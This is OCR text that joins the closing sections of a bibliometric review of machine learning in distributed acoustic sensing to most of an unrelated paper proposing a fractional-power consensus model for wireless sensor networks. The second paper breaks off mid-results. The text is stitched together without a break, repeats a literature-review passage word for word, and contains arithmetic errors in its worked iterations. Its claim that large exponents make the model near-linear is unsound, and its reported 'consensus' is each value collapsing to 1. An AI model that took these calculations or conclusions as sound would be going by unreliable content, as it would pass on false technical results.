Continuing the analysis of keyword co-occurrence patterns, Fig. 7 presents a word cloud visualization of the most frequently occurring terms. This visualization offers a complementary perspective to the network graph, emphasizing the relative prominence of individual keywords. The size of each word reflects its frequency within the corpus, providing a quick overview of relevant themes. Significantly featured are terms like "acoustic sensing", "deep learning", and "optical fibers", reinforcing the key areas identified in the network analysis. The co-occurrence of these terms, implied by their proximity in the cloud, further underscores the interdisciplinary nature of the research, bridging signal processing, machine learning, and optical fiber technologies. Other frequently occurring terms, such as "seismic data", "machine learning", and "distributed acoustic sensing", highlight the specific applications and methodologies prevalent in the field. While the word cloud provides a less granular view of the relationships between keywords compared to the network graph, it effectively highlights the most salient concepts and reinforces the overall trends observed in the co-occurrence analysis.

2) Thematic mapping of research landscape: The thematic map in Fig. 8 visually organizes key research themes related to a particular field, likely Distributed Acoustic Sensing based on prior context, along two axes: relevance (centrality) and development (density). The arrangement of each theme cluster reveals its relative importance and maturity within the research landscape. For instance, acoustic sensing, machine learning, and distributed acoustic sensing are positioned in the Basic Themes quadrant, indicating high relevance and development. Deep learning and related terms, also in Basic Themes, suggest a similarly strong presence but perhaps with slightly lower density. Seismology, seismic data, and acoustic noise fall into the Motor Themes quadrant, signifying high relevance but potentially lower development compared to the basic themes. Optical fibers, fiber optic sensors, and time domain analysis are in the Niche Themes quadrant, implying lower relevance and development, possibly representing specialized or emerging areas. Themes in the Emerging or Declining Themes quadrant are not explicitly shown but represent areas of potentially changing research interest. This strategic visualization facilitates the understanding of the intellectual structure of the

field, highlighting core themes, specialized areas, and potential future research directions.

While the current dataset provides a comprehensive overview, future studies could incorporate additional databases such as Web of Science and IEEE Xplore to enhance coverage. Moreover, evaluating the bibliometric trends across different datasets would help assess the scalability and generalizability of the findings, especially in rapidly evolving subfields like AI-driven DAS.

The findings of this study align with previous bibliometric analyses in related domains. For example, Zhu et al. [22] conducted a bibliometric review of signal processing in distributed optical fiber sensing and highlighted similar trends in the adoption of deep learning techniques. Compared to their broader scope, this study provides a more focused analysis on DAS with AI, revealing specific gaps such as limited research in real-time deployment and cross-domain applications. These comparisons validate the robustness of the current analysis while highlighting unique contributions.

Recent advancements in AI have significantly influenced DAS applications. Mienye and Swart (2024) [30] conclude their study that deep learning is advancing rapidly, propelled by continuous improvements in neural network architecture, training techniques, and computational power. These innovations have enabled the successful application of deep learning models across diverse fields such as medical imaging, autonomous navigation, financial analytics, and language processing, showcasing their adaptability and significant real-world impact.



Fig. 8. Thematic mapping of machine learning in DAS.

V. Conclusion

The bibliometric analysis of DAS (Distributed Acoustic Sensing) research from 2011 to 2023 reveals significant growth and increasing global interest in the technology. The number of publications has steadily increased, with a sharp rise in research activity from 2020 to 2022. The highest number of publications was in 2022, indicating that DAS technology continues to gain traction, particularly due to its wide-ranging applications in seismic monitoring, pipeline security, and infrastructure health monitoring.

Descriptive analysis revealed key publication trends, influential sources, and major contributing countries, demonstrating a rapidly expanding field with a strong presence in China. Network analysis, employing keyword co-occurrence networks and thematic mapping, illuminated the intellectual structure of the field, identifying core research themes such as deep learning, acoustic sensing, optical fibers and so on. The word cloud visualization reinforced the prominence of key terms and concepts, providing a complementary perspective on the dominant research directions. The thematic map further contextualized these themes, showcasing their relative relevance and development within the research landscape.

In conclusion, these findings offer valuable insights into the evolution, current state, and potential future trajectories of research in machine learning and deep learning in DAS, serving as a resource for researchers, practitioners, and industrial. DAS technology has established itself as a critical tool for real-time acoustic and seismic monitoring, with increasing academic and industrial interest. The continued research and development efforts are likely to drive further innovation in applications across various fields, ensuring the relevance and growth of DAS technologies in the coming years.

***Abstract*—Wireless sensor networks (WSNs) are a modern technology that has revolutionized many industries thanks to their ability to collect and analyze information from surrounding environments and improve the performance of complex systems through the cooperation of a group of independent sensors to achieve common goals. Sensor clustering and agreement have wide applications in daily life, ranging from environmental monitoring and industrial control to healthcare and smart cities. However, the WSN system faces many challenges, one of the most prominent is achieving agreement between different sensors on a common state. This challenge is essential to enable successful cooperation between sensors in complex systems. Many previous research and models have been developed to address the problem of sensor agreement, such as the Neighbor-Influenced Timestep Consensus Model (NITCM), which was presented as a framework to achieve agreement effectively. In this paper, we propose a new technique to improve this model by using fractional force in the updating process. This leads to developing the Neighbor-Influenced Fractional Timestep Consensus Model (NIFTCM). This technique achieves faster convergence between sensors, which leads to improved efficiency in reaching agreement over previous techniques. This development aims to enhance the speed and stability of consensus processes in wireless sensor networks and make them more suitable for time-sensitive applications.**

Keywords*—Fractional power; consensus; WSNs; NIAM; NIFFAM

I. INTRODUCTION

Wireless sensor networks (WSNs) are a modern technology that has greatly influenced many industrial and technological fields. These networks consist of small sensors that communicate via wireless communications to collect data from the surrounding environment, analyze it, and transmit it to a central processing center or to other relevant devices. Wireless sensor networks are a powerful tool in improving the efficiency of operations and providing smart solutions, and they have been employed in many applications such as healthcare, smart agriculture, environmental monitoring, smart cities, and security systems [1]. This technology allows communities to improve resource management and enhance the overall quality of life.

Wireless sensor networks have revolutionized various industries thanks to the ability to monitor and collect data continuously and present it in real time. By applying this technology, it has become possible to improve the efficiency of operational processes, reduce costs, and increase the reliability of systems, making wireless sensor networks a key focus for the development of future technologies [2].

Multi-agent systems are advanced models that rely on independent agents working simultaneously to achieve common goals. Agents can represent independent devices or intelligent programs like sensors, and they work collaboratively to solve complex problems [3]. Multi-agent systems have been used in applications such as robot coordination, e-commerce, and network management, including wireless sensor networks. In this context, MAS is an effective tool for managing and organizing work between different sensors in a single network, which improves the overall efficiency of the network [4]. Despite the significant advantages of wireless sensor networks, they face several critical challenges, the most prominent of which is the problem of consensus between different sensors to achieve collective agreement on the collected data or actions taken. Consensus between sensors is vital to ensure the accuracy and reliability of data; hence, the importance of achieving a common agreement between all agents in the system [5]. Other challenges include reducing energy consumption, improving data security, and increasing fault tolerance.

The consensus problem in multi-agent systems is defined as the ability to achieve common agreement among a group of independent agents on a particular state or value, through their repeated interactions with each other [6]. In wireless sensor networks, the consensus problem is fundamental, as it contributes to improving the efficiency of the network and ensuring that all sensors reach uniform results regarding the collected data. Challenges facing consensus in these networks include communication delays, unstable wireless links, and the negative impact of environmental noise [7].

Several consensus models have been suggested in past works, and the human-friendly Neighbor-Influenced Timestep Consensus Model (NITCM) is one of them. However, due to its simplicity, NITCM takes comparatively longer to resolve in complex environments. Alternatively, nonlinear models have shown quicker and more straightforward convergence than linear models; however, they are not as widely used in wireless sensor networks.

In this paper, we propose a new model called the Neighbor-Influenced Fractional Timestep Consensus Model (NIFTCM). This model is based on and builds on the well-known linear Neighbor-Influenced Timestep Consensus Model (NITCM) [8].

NIFTCM accomplishes this by adding a fractional power method to the update steps, thus changing the original linear system into a nonlinear system. NIFTCM aims to quicken the convergence process and improve the efficiency of reaching consensus while maintaining the system's simplicity.

Due to its nonlinear nature, the model is likely to provide higher efficiency and a quicker rate of convergence than regular linear models, mainly in dynamic WSNs. We will review academic works to show the quality of our suggested strategy, reveal any current open issues, and verify its relevance.

We then explain how NIFTCM is obtained using fractional powers, carry out comparison tests, and report the differences in their performance. We will explore how the NIFTCM model helps achieve greater agreement speed and less overhead, therefore making the model a better option for timely WSN uses.

The organization of the paper goes as explained below.

- Section II discusses existing research on the topic and points out weaknesses in existing approaches.
- Section III outlines the methodology and shows where the fractional power has been put into the model.
- Section IV presents the results of tests and compares NIFTCM to NITCM.
- Section V covers the findings and suggests possible future work.

II. Related Work

Wireless sensor networks (WSNs) and Internet of Things (IoT) systems have witnessed rapid developments in the last decade, making them a mainstay for modern applications including agriculture, health, industry, and military fields. Many researchers have addressed the challenges associated with these technologies and sought to provide innovative solutions to improve their performance and efficiency. Gulati et al. [9] pointed out the problem of energy consumption in wireless networks where small nodes that rely on batteries suffer from short lifespan, and presented energy-efficient data collection techniques to improve the network lifetime. However, their techniques faced challenges in dynamic environments.

In a different context, Al-Hamami and Nasser Al-Din [10] focused on the use of wireless networks to manage irrigation systems, which contributed to improving water use efficiency and reducing the global water crisis, despite challenges related to costs and infrastructure. Other research has focused on improving the compatibility speed in wireless networks, such as the study by Jiang and Li [11] who presented asymmetric mixing matrices to accelerate compatibility and reduce computational complexity using spectrum standards.

On the other hand, Wang et al. [12] proposed the MECTS algorithm to improve the convergence speed in industrial networks while reducing the communication overhead by 22.7%. In the same context, Yu [13] addressed the improvement of distributed consensus protocols using the Reliability Gain metric to analyze the relationship between reliability and latency, while presenting an adaptive protocol that ensures continuous decision-making even in the event of failure.

Research has also focused on improving the efficiency of wireless networks. Patel and Parveen [14] presented the CSCS framework to enhance security and efficiency in wireless networks, while Chen et al. [15] developed the HSL strategy to improve information aggregation and speed up the consensus process. In industrial applications, Xu et al. [16] studied distributed consensus protocols such as Raft to improve the reliability of autonomous systems. Also, Ishii et al. [17] reviewed the security algorithms of cyber systems against data injection attacks and denial of service attacks.

In the field of hybrid protocols, Pranathi et al. [18] proposed a routing protocol that combines energy efficiency and network resilience against node failure, while Li et al. [19] focused on the DIFIR algorithm that enhances target tracking accuracy in MAS. On the other hand, Mahato et al. [20] presented an algorithm to improve task allocation in unstable network environments using synchronous transfer protocols.

In terms of time synchronization, Fan et al. [21] developed the NTSP protocol to reduce the impact of asynchronous nodes and speed up synchronization by three times compared to traditional protocols. In a different context, Feng et al. [22] discussed improving autonomous driving using a distributed consensus framework in V2V networks, with protocols designed to meet the requirements of complex maneuvers.

Liao et al. [23] presented an algorithm to improve energy efficiency using network utility maximization technique, while Jin and Sun [24] presented a DOP algorithm to improve the stability and accuracy of estimations in sensor networks. In the field of distributed state estimation, Zhang et al. [25] introduced RCIF and DRCIF algorithms that improved the stability of networks and the estimation accuracy, while Chen et al. [26] focused on developing a new estimator for distributed state estimation in energy harvesting capable networks, providing innovative solutions to energy-related challenges.

Other research has addressed the consensus challenges in UAV networks. Cheng et al. [27] developed the UCP protocol to improve consensus in dynamic and complex UAV environments. Prabhu et al. [28] focused on secure routing mechanisms in sensor networks to improve security against attacks.

In advanced consensus applications, Guyeux et al. [29] discussed improving the consensus process using parallel atomic transactions to speed up consensus time and reduce communication and energy costs.

Security solutions have multiplied in wireless networks, as Chen et al. [30] focused on implementing federated learning in distributed networks through the DACFL framework, which increased the consistency and accuracy of models by up to 50% compared to traditional methods. Fan and Kim [31] designed the VTSP protocol to improve time synchronization in wireless networks, which reduced the convergence time by three times compared to traditional protocols.

In terms of MAS, Amirkhani and Parshvi [32] presented a comprehensive review of consensus algorithms and their applications in collective control and configuration formation.

In terms of improving energy consumption, Lu et al. [33] proposed a method to optimize topology and reduce data redundancy using an iterative algorithm to determine common parameters. While Benkhadra et al. [34] focused on the use of Blockchain technology to improve the security of wireless networks in the healthcare sector, which led to enhanced data protection and security assurance.

Abdulghafor et al. [35]-[49] presented novel nonlinear models such as SSQO and MDSQO, which have proven effective in accelerating consensus and improving efficiency. In additionally, Abdulghafor and Shahidi et al. [50]-[55] addressed the dynamics of random quadratic motors, providing deep insights into compatibility optimization using Lyapunov theorems, and demonstrated that these models effectively solve compatibility problems in wireless networks.

Over the past few years, researchers have developed some advanced consensus methods to make WSNs work more efficiently in 2025. They have also looked into distributed consensus in WSNs to make the data more accurate and reliable in different situations. Kenyeres et al. [56] studied seven fusion algorithms based on gossip to mitigate Gaussian - noise-induced errors in measured values. The results clearly stated that Push-Sum is preferred for densely connected nets while Geographic Gossip improves results in more dispersed networks, making both methods result in at least 24 dB less MSE. Yuan and Ishii [57] applied the MSR method to multi-hop networks and found that including more relay stations can ensure resilience to adversaries. By using a state-dependent approach, Zhao et al. [58] designed a high-gain protocol that guarantees that multi-agent systems move towards consensus even when the communication graph is dynamic. Xu et al. [59] gave a clear explanation of how wireless consensus works, looking at both standard fault-tolerant and Byzantine-tolerant protocols, and also talked about how blockchain tech can be used with wireless networks to help build trust between devices. Giridi et al. [60] explained how WSNs with blockchain can weed out unreliable information and help with optimal routing. All these innovations point to how gossip, multi-hop systems, state-based protocols, good spectrum use, and blockchain trust help achieve reliable and fast consensus in wireless networks without many resources.

Most suggested methods for getting agreement in wireless sensor networks are classic and fail to perform well in complex or challenging environments. Although nonlinear models perform better in some situations, they are not used as commonly or appropriately tailored to the special features of WSNs. The linear NITCM model is simple but takes a long time to adjust. It is unsuitable for applications that require constant adaptation due to topology or environmental changes. By comparison, fractional power models offer a different path since their nonlinear behavior allows them to escape these limitations. We added fractional power to the model to help convergence and maintain adequate stability in a way that does not increase computational difficulty. Also, there is not enough research on using methods such as fractional power, which might improve the speed and efficiency with which nodes come to a consensus.

So, it is necessary to develop a model that addresses these weaknesses using linear models' simplicity and retaining nonlinear methods' increased performance. To achieve this, the authors suggest using their model NIFTCM, with fractional power techniques, which enables faster consensus and is still helpful in wireless sensor networks.

These studies demonstrate that the continuous development of wireless network technologies provides practical solutions to compatibility, energy, and security challenges, enhancing their adaptability to more demanding future applications.

III. Research Methodology

Wireless sensor networks (WSNs) and Internet of Things (IoT) systems have rapidly developed in the last decade, making them a mainstay for modern applications, including agriculture, health, industry, and military. Many researchers have addressed the challenges associated with these technologies and sought to provide innovative solutions to improve their performance and efficiency. Gulati et al. [9] pointed out the problem of energy consumption in wireless networks where small nodes that rely on batteries suffer from short lifespans and presented energy-efficient data collection techniques to improve the network lifetime. However, their techniques faced challenges in dynamic environments.

In a different context, Al-Hamami and Nasser Al-Din [10] focused on using wireless networks to manage irrigation systems, which contributed to improving water use efficiency and reducing the global water crisis, despite challenges related to costs and infrastructure. Other research has focused on enhancing the compatibility speed in wireless networks, such as the study by Jiang and Li [11] presented asymmetric mixing matrices to accelerate compatibility and reduce computational complexity using spectrum standards.

The research methodology in this paper is to develop the traditional consensus equation system into an improved system using fractional power $1/n$, with the mechanism of this development being systematically defined as follows:

1) Understanding classical model of NITCM

- The classic equations represent a simple mathematical system that uses time steps dt to calculate the future values of each element P_i based on the effects of neighbours.
- The weight used to update the values is determined based on parameters such as $(1 - dt)$ and dt, which allows the combined effect of neighboring elements to be calculated.

The basic formula for equations in NITCM is:

$$P_1^{i+1} = (1 - dt)P_1^i + dtP_2^i$$
$$P_2^{i+1} = (1 - 1.5 * dt)P_2^i + 1.5 * dtP_3^i \quad (1)$$
$$P_3^{i+1} = (1 - 2 * dt)P_3^i + 2 * dtP_1^i$$

- These equations aim to achieve consistency between values through the influence of neighbours, where the update rate is controlled by dt.

2) Identifying limitations and challenges

- Limited speed of convergence: The model relies on small time steps dt, which results in slow convergence in complex systems.
- Linear response: The linear model makes dealing with nonlinear or variable environments difficult.
- Reliance on absolute values: This may have a limited impact on improving efficiency in complex scenarios such as wireless sensor networks.

3) Fractional power technique proposal of NIFTCM

- The traditional equations are modified to include the fractional power $1/n$, where this technique is applied to the weighted values after updating at each time step.
- This modification allows dynamic control of the convergence speed and accuracy of the results by changing the value of n, where $n = 2, n = 3$, …, n, and so on.
- Improved equations of NIFTCM:

$$P_1^{i+1} = \left((1 - dt)P_1^i + dtP_2^i\right)^{\frac{1}{n}}$$

$$P_2^{i+1} = \left((1 - 1.5 * dt)P_2^i + 1.5 * dtP_3^i\right)^{\frac{1}{n}} \quad (2)$$

$$P_3^{i+1} = \left((1 - 2 * dt)P_3^i + 2 * dtP_1^i\right)^{\frac{1}{n}}$$

4) Comparison between the classical model of NITCM and improved model of NIFTCM

A comprehensive comparison is made between the two models in terms of:

- Consensus speed: the extent to which each model can achieve consensus in a given number of iterations.
- Flexibility: the model's ability to adapt to nonlinear environments.
- Efficiency: reducing resource consumption such as energy and computing time.

5) Practical application

The two models are applied to scenarios in wireless sensor networks (WSNs) to determine:

- The efficiency of the improved model in improving energy consumption.
- Consensus speed compared to the simple model.

This research represents a significant development of the simple model using the fractional power technique $1/n$, where performance is greatly improved by adding the nonlinear response. This development can lead to faster and more efficient consensus, making it suitable for applications in complex environments such as wireless sensor networks.

B. Flowchart of the Research

Following the diagram seen in Section I, here is how the research methodology and model development process are described:



Diagram 1. Research flowchart.

It describes the research problem as the slow way traditional agreement methods, such as NITCM, function in wireless sensor networks (WSNs). The literature review reviews existing methods and tools, pointing out their weaknesses and shortcomings. Trying to improve on it, a new version called the Neighbor-Influenced Fractional Timestep Consensus Model (NIFTCM) is introduced. It combines a fractional power into the standard update formulas, which turns it into a nonlinear system that performs better. The second step is to make and test the proposed algorithm, then run experiments in simulation to observe the differences between old and new methods when supplied with different fractional power ratings. Plots are used to compare the results and show that the NIFTCM model strongly speeds up the rate of reaching consensus. Ultimately, the team summarizes the work and discusses how best to move forward, such as using it in practice or further experiments.

IV. RESULTS

A. Experimental settings

- Initial values:

$$P_1 = 1, P_2 = 2, P_3 = 3$$

- $dt = 0.01$
- tolerance= 1×10^{-5}

B. Examples

1) Original Model (NITCM):

a) Iteration 1:

- Initial Values:

$$P_1 = 1, P_2 = 2, P_3 = 3$$

- Update P_1 using the equation (1):

$$P_1^{1+i} = (1 - dt) * P_1^i + dt * P_2^i$$

Substitution:

$$P_1^1 = (1 - 0.01) * 1 + 0.01 * 2$$
$$= 0.99 + 0.02 = 1.01$$

- Update P_2:

$$P_2^{1+i} = (1 - 1.5 * dt) * P_2^i + 1.5 * dt * P_3^i$$

Substitution:

$$P_2^1 = (1 - 0.015) * 2 + 0.015 * 3$$
$$= 1.985 + 0.045 = 2.03$$

- Update P_3:

$$P_3^{1+i} = (1 - 2 * dt) * P_3^i + 2 * dt * P_1^i$$

Substitution:

$$P_3^1 = (1 - 0.02) * 3 + 0.02 * 1$$
$$= 2.94 + 0.02 = 2.96$$

b) Final result:

- The process is repeated until the differences between the values are less than tolerance.
- Eventually, the values reach:

$$P_1 = P_2 = P_3 = 1.76$$

- Number of iterations ~500.

2) Develop Model with fractional power $(\frac{1}{2})$ (NIFTCM):

a) Iteration 1:

- Initial Values:

$$P_1 = 1, P_2 = 2, P_3 = 3$$

- Update P_1 using the equation (2):

$$P_1^{1+i} = \left((1 - dt) * P_1^i + dt * P_2^i\right)^{\frac{1}{2}}$$

Substitution:

$$P_1^1 = \left((1 - 0.01) * 1 + 0.01 * 2\right)^{\frac{1}{2}}$$

$$P_1^1 = (0.99 * 1 + 0.01 * 2)^{1/2} = (0.99 + 0.02)^{\frac{1}{2}}$$

$$P_1^1 = \sqrt{1.01} = 1.004987$$

- Update P_2:

$$P_2^{1+i} = \left((1 - 1.5 * dt) * P_2^i + 1.5 * dt * P_3^i\right)^{\frac{1}{2}}$$

Substitution:

$$P_2^1 = \left((1 - 1.5 * 0.01) * 2 + 1.5 * 0.01 * 3\right)^{\frac{1}{2}}$$

$$P_2^1 = (0.985 * 2 + 0.015 * 3)^{1/2} = (1.97 + 0.045)^{\frac{1}{2}}$$

$$P_2^1 = \sqrt{2.015} = 1.418332$$

- Update P_3:

$$P_3^{1+i} = \left((1 - 2 * dt) * P_3^i + 2 * dt * P_1^i\right)^{\frac{1}{2}}$$

Substitution:

$$P_3^1 = \left((1 - 2 * 0.01) * 3 + 2 * 0.01 * 1\right)^{\frac{1}{2}}$$

$$P_3^1 = (0.98 * 3 + 0.02 * 1)^{1/2} = (2.94 + 0.02)^{\frac{1}{2}}$$

$$P_3^1 = \sqrt{2.96} = 1.720465$$

b) Iteration 2:

- Update $\boldsymbol{P_1}$:

$$P_1^2 = \left((1 - 0.01) * 1.004987 + 0.01 * 1.418332\right)^{\frac{1}{2}}$$

$$P_1^2 = (0.99 * 1.004987 + 0.01 * 1.418332)^{1/2}$$
$$= (0.994937 + 0.014183)^{\frac{1}{2}}$$

$$P_1^2 = \sqrt{1.00912} = 1.004548$$

- Update $\boldsymbol{P_2}$:

$$P_2^2 = \left((1 - 1.5 * 0.01) * 1.418332 + 1.5 * 0.01 * 1.720465\right)^{\frac{1}{2}}$$

$$P_2^2 = (0.985 * 1.418332 + 0.015 * 1.720465)^{\frac{1}{2}}$$
$$= (1.396067 + 0.025807)^{\frac{1}{2}}$$

$$P_2^2 = \sqrt{1.421874} = 1.192712$$

- Update $\boldsymbol{P_3}$:

$$P_3^2 = \left((1 - 2 \cdot 0.01) \cdot 1.720465 + 2 \cdot 0.01 \cdot 1.004987\right)^{\frac{1}{2}}$$

$$P_3^2 = (0.98 * 1.720465 + 0.02 * 1.004987)^{\frac{1}{2}}$$
$$= (1.686056 + 0.0201)^{\frac{1}{2}}$$

$$P_3^2 = \sqrt{1.706156} = 1.306157$$

c) Final result:

- The model reaches consensus in only ~16 iterations.
- Final values:

$$P_1 = P_2 = P_3 = 1$$

3) Explanation of the graphs

a) For 3 WSNs:

i) Fig. 1 (NITCM vs NIFPCM at $n = 2$):

- Left part (NITCM):
  - Shows the convergence of the three values (P_1, P_2, P_3) towards the mean (1.76) over 500 iterations.

- The curves represent the gradual change of each value until consensus is achieved.

- Right part (NIFPCM at $n = 2$):
  - Shows that the values reach consensus quickly (~16 iterations).
  - Fractional power makes updates faster compared to the simple model.



Fig. 1. Comparison of the consensus NITCM vs NIFTCM with fraction $\frac{1}{2}$ for 3 WSNs.

ii) Fig. 2 ($n = 10$):

- Left part: Similar to the simple model (NITCM) in Fig. 1.
- Right part: Shows faster convergence (~4 iterations only).



Fig. 2. Comparison of the consensus NITCM vs NIFTCM with fraction $\frac{1}{10}$ for 3 WSNs.

iii) Fig. 3 ($n = 100$):

- Left part: Similar to the simple model (NITCM) in Fig. 1.
- Right: Shows the effect of large n, where convergence becomes faster ($\sim 2\ iterations$).



Fig. 3. Comparison of the consensus NITCM vs NIFTCM with fraction $\frac{1}{100}$ for 3 WSNs.

iv) Fig. 4 ($n = 1000$):

- Left part: Similar to the simple model (NITCM) in Fig.1.
- Right: Almost instantaneous convergence, showing that large n makes the model very close to linear (only one iteration).



Fig. 4. Comparison of the consensus NITCM vs NIFTCM with fraction $\frac{1}{1000}$ for 3 WSNs.

b) For 5 WSNs:

i) Fig. 5: NITCM and NIFTCM for 5 WSNs at $n = 2$

NITCM: The first figure on the left shows how five sensors interact using the linear model (NITCM). As can be seen, the initial values $P_1 = 1, P_2 = 2, P_3 = 3, P_4 = 4, P_5 = 5$ gradually converge towards an average value of around 3 . The convergence process takes around 1400 iterations to reach consensus, indicating a relatively slow convergence speed.

NIFTCM ($n = 2$): The second figure on the right shows the results of the improved model (NIFTCM) with a fractional power of $\frac{1}{2}$. The convergence speed is significantly higher, with the values reaching consensus to 1 in only around 17 iterations. This indicates that the fractional force contributes to the acceleration of the convergence process effectively.



Fig. 5. Comparison of the consensus NITCM vs NIFTCM with fraction $\frac{1}{2}$ for 5 WSNs.

ii) Fig. 6: NITCM and NIFTCM for 5 WSNs at $n = 10$

NITCM: The linear model continues with almost the same performance as before, reaching consensus after about 1400 iterations.

NIFTCM ($n = 10$): The second figure shows a greater improvement in convergence speed. When applying a fractional power of $\frac{1}{10}$, the values reach consensus in only about 6 iterations, reflecting the high efficiency of the improved model at this value.



Fig. 6. Comparison of the consensus NITCM vs NIFTCM with fraction $\frac{1}{10}$ for 5 WSNs.

iii) Fig. 7: NITCM and NIFTCM for 5 WSNs at $n = 100$

NITCM: It is no different from the linear model in the previous figures, reaching consensus after the same number of iterations.

NIFPCM (n=100): The graph shows significantly faster convergence, with the values reaching consensus to 1 after only 3 iterations. The higher the value of n, the faster the improved model can converge.



Fig. 7. Comparison of the consensus NITCM vs NIFTCM with fraction $\frac{1}{100}$ for 5 WSNs.

iv) Fig. 8: NITCM and NIFTCM for 5 WSNs at n=1000

NITCM: continues to perform the same without any noticeable change.

NIFPCM (n=1000): With such a large value of n, it appears that the values reach consensus in less than 2 iterations, reflecting the very high efficiency of the model as n increases.



Fig. 8. Comparison of the consensus NITCM vs NIFTCM with fraction $\frac{1}{1000}$ for 5 WSNs.

c) For 10 WSNs:

i) Fig. 9: Comparison of NITCM and NIFPCM at $n = 2$ for 10 WSNs

Left figure (NITCM): The figure shows the evolution of the state of each of the ten sensors over time (iterations). The states start with different values (1, 2, 3, ..., 10). It is clear that the traditional model (NITCM) needs a very large number of iterations to reach the consensus state (more than 5000 iterations). The oscillations between the states are evident at the beginning, which shows that the system needs more time to achieve stable values.

Right figure (NIFTCM, $n = 2$): Shows the effect of adding the fractional power $\left(\frac{1}{2}\right)$ on the improved model (NIFTCM). The iterations required to reach the consensus state are significantly reduced (only about 15 iterations). The figure enhances the efficiency of the improved model as the states show a rapid and steady decline towards the mean value.

